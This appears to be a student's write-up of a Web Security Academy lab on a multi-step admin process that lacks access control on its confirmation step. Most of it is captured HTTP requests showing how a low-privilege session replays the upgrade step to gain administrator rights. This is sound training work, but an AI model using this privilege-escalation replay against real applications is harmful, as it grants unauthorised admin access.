
S. Giridharan
CB.SC.P2CYS23006


Lab: Multi-step process with no access control on one step

This lab has an admin panel with a flawed multi-step process for changing a user's role. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.



Web Security Academy
Multi-step process with no access control on one step
Back to lab description »
LAB Not solved
Home | Admin panel | My account
User
carlos (NORMAL)
Upgrade user
Downgrade user

Try to Upgrade user wiener and check the response in the burpsuite.




```
POST /admin-roles HTTP/2
Host: 0ad5008603c98aac827aecf7008600f9.web-security-academy.net
Cookie: session=0DwV6nTgt6JK8gJeqiCOMVYiw7LnZygK
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ad5008603c98aac827aecf7008600f9.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ad5008603c98aac827aecf7008600f9.web-security-academy.net/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

username=carlos&action=upgrade
```

Once we Forward the request, the response is below


WebSecurity Academy
Multi-step process with no access control on one step
Back to lab description »
LAB Not solved
Home | Admin panel | My account


Are you sure?

If we click yes, the following request is taking place,




```
POST /admin-roles HTTP/2
Host: 0ad5008603c98aac827aecf7008600f9.web-security-academy.net
Cookie: session=0DwV6nTgt6JK8gJeqiC0MVYiw7LnZygK
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ad5008603c98aac827aecf7008600f9.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ad5008603c98aac827aecf7008600f9.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

action=upgrade&confirmed=true&username=carlos
```


Send this Burp Repeater, and in new tab login as wiener and copy the session id of the wiener.



Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secure	SameSite	Partition Key	Priority
session	Bs5lwC8qQ1rM9MFjSA058YP67DH9Wrxx	0ad500860...	/	Session	39	✓	✓	None		Medium




```
GET /admin-roles?action=upgrade&confirmed=true&username=wiener HTTP/2
Host: 0ad5008603c98aac827aecf7008600f9.web-security-academy.net
Cookie: session=Bs5lwC8qQ1rM9MFjSA058YP67DH9Wrxx
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0ad5008603c98aac827aecf7008600f9.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ad5008603c98aac827aecf7008600f9.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8
```



```
POST /admin-roles HTTP/2
Host: 0a8b008104c951258188259800b90072.web-security-academy.net
Cookie: session=6PJaBdQjbcHCFTFw3G7pMUVpPiXy2haS
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Microsoft Edge";v="123", "Not:A-Brand";v="8", "Chromium";v="123"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a8b008104c951258188259800b90072.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/123.0.0.0 Safari/537.36 Edg/123.0.0.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a8b008104c951258188259800b90072.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

action=upgrade&confirmed=true&username=wiener
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```



Multi-step process with no access control on one step

Back to lab description »

Congratulations, you solved the lab!

My Account

Your username is: wiener